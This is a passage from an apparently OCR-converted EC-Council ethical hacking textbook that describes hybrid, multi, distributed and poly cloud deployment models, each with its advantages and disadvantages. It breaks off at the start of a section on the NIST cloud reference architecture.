    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet
  - **Disadvantages**:
    - Competition between consumers in resource usage
    - Inaccurate prediction of required resources
    - Lack of legal entity in case of liability
    - Moderate security (other tenants may be able to access data)
    - Trust and security concerns between tenants

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat Cloud Computing, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

  - **Advantages**:
    - High scalability (contains both public and private clouds)
    - Offers both secure and scalable public resources
    - High level of security (comprises private cloud)
    - Allows to reduce and manage the cost according to requirements
  - **Disadvantages**:
    - Communication at the network level may be conflicted as it uses both public and private clouds
    - Difficult to achieve data compliance
    - Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
    - Complex service level agreements (SLAs)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, Google Cloud Anthos).

  - **Advantages**:
    - High reliability and low latency
    - Flexibility to meet business needs
    - Cost-performance optimization and risk mitigation
    - Low risk of distributed denial-of-service (DDoS) attacks
    - Increased storage availability and computing power
    - Low probability of vendor lock-in
  - **Disadvantages**:
    - Multi-cloud system failure affects business agility
    - Using more than one provider causes redundancy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Security risks due to complex and large attack surface
- Operational overhead




Figure 19.6: Multi cloud deployment model

Other cloud deployment models include the following.

- **Distributed Cloud**

  It is a centralized cloud environment comprised of geographically distributed public or private clouds controlled on a single control plane for providing services to the end users located on or off site. In this model, the end user can access data anywhere as a local data center providing edge computing capability for improving data privacy and meeting local governance policies. It provides services to the end users as if they are accessing the remote data on their local server. Based on the requirement, the distributed cloud services can be used in different location types such as network, operator, and customer edges and as local data centers. Distributed cloud provides service to the automation of applications such as artificial intelligence (AI), machine learning (ML), and Internet of things (IoT) (e.g., Google Distributed Cloud and Cloudflare CDN).

  - **Advantages:**
    - High performance
    - Reduced latency
    - High management and operational consistency compared to hybrid and multi cloud
    - On-site modernization
    - Edge computing capabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- On-premises data processing capability
- Stringent data security
- Automation applications (AI, ML, IoT etc.)

- **Disadvantages:**
  - Security-related vulnerabilities may arise
  - High cost (network infrastructure deployment cost)
  - Limited software assistance
  - Complex troubleshooting




Figure 19.7: Distributed cloud deployment model

- **Poly Cloud**

  This type of cloud technology holds several types of cloud services, which can be supplied to different other clouds. Unlike a multi cloud, it provides features of various clouds on a single platform to provide users with features from different cloud services based on their requirement. This model also helps users choose a specific feature required from each cloud to perform different tasks in their business environment. It provides specialized automation applications such as AI and ML services (e.g., Google Cloud Platform (GCP) and Amazon Web Services (AWS)).

  - **Advantages:**
    - High flexibility
    - Environmental choice
    - Infrastructure and return on investment (ROI) optimization
    - Provides specialized AI and ML services
    - Cost effective

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- High performance

- **Disadvantages:**
  - Time-consuming for initial setup
  - Lack of a fixed tool
  - High R&D cost prior to implementation of the tool
  - Not affordable by small- and medium-cap companies
  - Lack of a fixed model





Figure 19.8: Poly cloud deployment model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.

